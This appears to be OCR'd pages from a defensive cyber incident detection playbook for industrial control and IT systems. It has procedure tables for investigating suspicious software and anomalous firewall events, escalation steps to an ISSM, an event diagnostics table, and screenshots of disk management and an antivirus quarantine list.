
Volume	Layout	Type	File System	Status	Capacity	Free Space	% Free
	Simple	Basic		Healthy (EFI System Partition)	100 MB	100 MB	100 %
	Simple	Basic		Healthy (Recovery Partition)	500 MB	500 MB	100 %
Acer (C:)	Simple	Basic	NTFS	Healthy (Boot, Page File, Crash Dump, Primary Partition)	481.69 GB	419.60 GB	87 %
Data (E:)	Simple	Basic	NTFS	Healthy (Primary Partition)	390.62 GB	93.33 GB	24 %
Front Office (F:)	Simple	Basic	NTFS	Healthy (Primary Partition)	58.59 GB	25.23 GB	43 %

Disk 0 Basic 931.50 GB Online	100 MB Healthy (	Acer (C:) 481.69 GB NTFS Healthy (Boot, Page File, Crash	Front Office (F:) 58.59 GB NTFS Healthy (Primary Partition	Data (E:) 390.62 GB NTFS Healthy (Primary Partition)	500 MB Healthy (Recc
CD-ROM 0 DVD (D:) No Media					

■ Unallocated ■ Primary partition


Windows Administrative Tools Computer Management Data Management

DETECTION PROCEDURES SERVER EXAMPLE



A.2.29 Action Step	
Action	1. After completing the appropriate checks, if there are no findings: a. **DOCUMENT** the **Severity Level as None (0)** in the Security Log. b. **RETURN** to *Routine Monitoring*. 2. After completing the appropriate checks, if you documented a **Severity Level of High (3)**, or the evidence is sufficient to suggest malicious cyber activity, **CONTACT** the ISSM and **PROVIDE** the following information: a. **Severity Level of High (3)** and/or the Severity Levels of the checks that provided sufficient evidence to justify reportable malicious activity. b. Affected devices. c. IP addresses of devices. d. Description of procedures taken to identify the issue. e. Results of the Integrity Checks that support the Severity Level. f. Significance of affected device. g. **REQUEST** the ISSM secure permission from the commander to allow *Mitigation* actions. h. **DOCUMENT** the preceding information in the Security Log. 3. If permission to *Mitigate* is granted, **CONTINUE** to the *Mitigation* section of this TTP. 4. If permission to *Mitigate* is not granted, **REQUEST** further instructions from the ISSM.

DETECTION PROCEDURES SERVER EXAMPLE 2




A.2.4 Server/Workstation: Suspicious Software/Configurations

- **Functional Area:** IT
- **Description:** Suspicious software was Detected on a server or workstation

Step	Procedures
Investigation	1. **DETERMINE** if the Detection is from anti-virus software installed on a server or workstation, or from anomalous behavior consistent with symptoms of malicious code.
No Action Required	2. If the software perceived to be malicious is determined to not be malicious: a. **DOCUMENT** the **Severity Level as None (0)** in the Security Log. b. **CONTINUE** with the next diagnostic procedure. If all applicable procedures have been completed, **RETURN** to *Routine Monitoring*.
If Action Required	3. If the malware was Detected by antivirus software: a. From the virus Detection software **SELECT** option to eradicate malware from the system. b. **DOCUMENT** results in the Security Log. 4. If the malware was not Detected by a virus checking software, or the device does not have a virus checking software package installed: a. **DOCUMENT** in Security Log. b. **RETRIEVE** virus removal compact disk (CD) from emergency Jump-Kit. c. **UPDATE** virus removal CD with the latest virus signatures using the Jump-Kit laptop (clean machine). d. Using the Jump-Kit instructions for virus removal, **EXECUTE** virus removal procedures. e. Upon completion, **RUN** a full virus scan of the machine. f. **GO TO** Section *A.3, A.3.1 Integrity Checks Table*. (See recommended checks below.) **LOCATE** integrity check for the server or workstation you are working, and **EXECUTE** the integrity checks. **Recommended Checks:** A.3.2.2 Server/Workstation Log Review A.3.2.1 Server/Workstation Process Check A.3.2.4 Server/Workstation Communications Check A.3.2.13 Server/Workstation Rootkit Check 5. Once you have completed all appropriate Integrity Checks, **GO TO** section ***A.2.29 Action Step***.

DETECTION PROCEDURES SERVER EXAMPLE 2


Malwarebytes Anti-Malware Home (Premium) 2.2.1.1043
Malwarebytes ANTI-MALWARE
DASHBOARD
SCAN
SETTINGS
HISTORY
MY ACCOUNT
Quarantine
Application Logs
Restore
Delete
Delete All
I'm Cortana. Ask me anything.
1:52 PM
8/29/2016


Quarantine

These threats have been quarantined by your Malwarebytes Anti-Malware. They do not pose a threat when quarantined. You may restore or delete these threats. Threats deleted from quarantine will be permanently removed from your computer.

☐	Vendor	Date	Type	Location
☐	Trojan.Agent.Trace	6/12/2016 10:30 AM	File	C:\Windows\regedit.log
☐	PUP.Optional.Booking	7/27/2016 7:56 PM	File	C:\Program Files\Booking.COM\StartURL.exe
☐	PUP.Optional.Booking	7/31/2016 8:14 AM	File	C:\Program Files\Booking.COM\Booking.ico
☐	PUP.Optional.Booking	7/31/2016 8:14 AM	File	C:\Program Files\Booking.COM\Version.txt
☐	PUP.Optional.Booking	7/31/2016 8:14 AM	Folder	C:\Program Files\Booking.COM
☐	PUP.Optional.Booking	7/31/2016 8:14 AM	File	C:\Program Files\Booking.COM\Booking.com.lnk

If possible, capture Forensics image **BEFORE** running AV; AV changes the logs


DETECTION PROCEDURES FIREWALL EXAMPLE 3



A.1.1 Event Diagnostics Table - Continued

Section	Event	Description	Page
A.2.8	Unexpected Behavior: HMI, OPC, and Control Server	Unexpected behavior of an HMI, OPC, or control server affecting controllers. Examples of unusual communications: 1. HMI, OPC, and controllers not synchronized. 2. Unexpected changes to instructions, function calls, commands, or alarm thresholds being sent from HMI or OPC to controllers. 3. HMI or OPC not updating after operator made changes to instructions, commands, or alarm thresholds. 4. Expected changes to controllers are not appearing on controllers. 5. HMI, OPC, or control server reboots and unexpected changes to settings are sent to controller.	A-13
Network Anomalies			
A.2.9	Loss of Communications	Network devices are no longer communicating with other devices, servers, or workstations.	A-14
A.2.10	Unusually High Network Traffic	ICS network traffic appears unusually busy, either between devices, or across the ICS boundary.	A-15
A.2.11	At Network Entry Points - Network Flow - Unusual Traffic	An unusual Internet protocol (IP) address or an unusual port, protocol, or service (from a known IP address) is attempting to communicate with the ICS.	A-16
A.2.12	IDS Exhibiting Unusual Behavior	Intrusion detection systems (IDS) not issuing alerts, keyboard locked, spontaneous reboot, anomalous display screen changes, or any anomalous symptom.	A-17
A.2.13	Firewall Log Indicates Anomalous Event Occurred	Anomalous events include: inbound or outbound traffic from unknown IP, inbound simple mail transfer protocol (SMTP) (email) from unknown IP, inbound or outbound ICS control protocol traffic, inbound or outbound Telnet, file transfer protocol (FTP), trivial file transfer protocol (TFTP), hypertext transfer protocol (HTTP), secure hypertext transfer protocol (HTTPS) to or from unknown IP, or anomalous firmware pushes or pulls.	A-18
A.2.14	Firewall Exhibiting Unusual Behavior	Firewall does not log or alert, keyboard is locked (host-based firewall), spontaneous firewall reboots, display screen changes for no reason (host-based firewall), or any unusual symptom.	A-19
A.2.15	Abnormal Peripheral Device Communications	A peripheral device (such as a printer, fax machine, copier, repeaters, hubs, converters, etc.) is attempting to communicate with devices it normally does not communicate with, or it is communicating abnormally, such as scanning other devices within a network.	A-20
A.2.16	IP Address Originating From Two or More MAC Addresses	In general, every device has a single media access control (MAC) address and single IP address. This type of anomaly could be either devices that are failing and have been replaced with new hardware, or an attacker is spoofing an IP address.	A-21

DETECTION PROCEDURES FIREWALL EXAMPLE 3



A.2.13 Network Anomalies: Firewall Log Indicates Anomalous Event Occurred


- **Functional Area:** IT or ICS
- **Description:** Firewall

Anomalous events include (not limited to):

1. Inbound or outbound traffic between ICS network and any other network, including the Internet
2. Inbound SMTP (email) from unknown IP
3. Inbound or outbound ICS control protocol traffic (e.g., Modbus, DNP3, etc.)
4. Inbound or outbound Telnet, FTP, TFTP, HTTP, HTTPS to or from unknown IP
5. Anomalous firmware pushes or pulls

Step	Procedures
Investigation	1. **OBTAIN** FMC Baseline Documentation. 2. **LOCATE** asset(s) involved with the Security Log entry. 3. **DETERMINE** if the event on those assets is an authorized event.
No Action Required	4. If the event was authorized: a. **DOCUMENT** the **Severity Level as None (0)** in the Security Log. **MARK** entry as a *Notice to Operators* (to prevent future reviews of identical log entries). b. **CONTINUE** with the next diagnostic procedure. If all applicable procedures have been completed, **RETURN** to *Routine Monitoring*.
If Action Required	5. If the event was **not** authorized: a. **DOCUMENT** in Security Log. b. **GO TO** Section *A.3, A.3.1 Integrity Checks Table.* (See recommended checks below.) **LOCATE** Integrity Check associated with the asset affected by the event (example: printer, workstation, HMI, etc.), and **EXECUTE** integrity checks. **Recommended Checks:** A.3.2.2 Server/Workstation Log Review A.3.2.6 Server/Workstation Registry Check (MS Windows Only) A.3.2.7 Switch/Router Integrity Check A.3.2.10 Firewall Integrity Check A.3.2.12 Other Network Device Integrity Check A.3.2.14 IDS Integrity Check A.3.2.16 Peripherals Integrity Check A.3.2.9 Controller Integrity Check A.3.2.1 Server/Workstation Process Check 6. Once you have completed all appropriate Integrity Checks, **GO TO** section ***A.2.29 Action Step***.

DETECTION PROCEDURES FIREWALL EXAMPLE 3

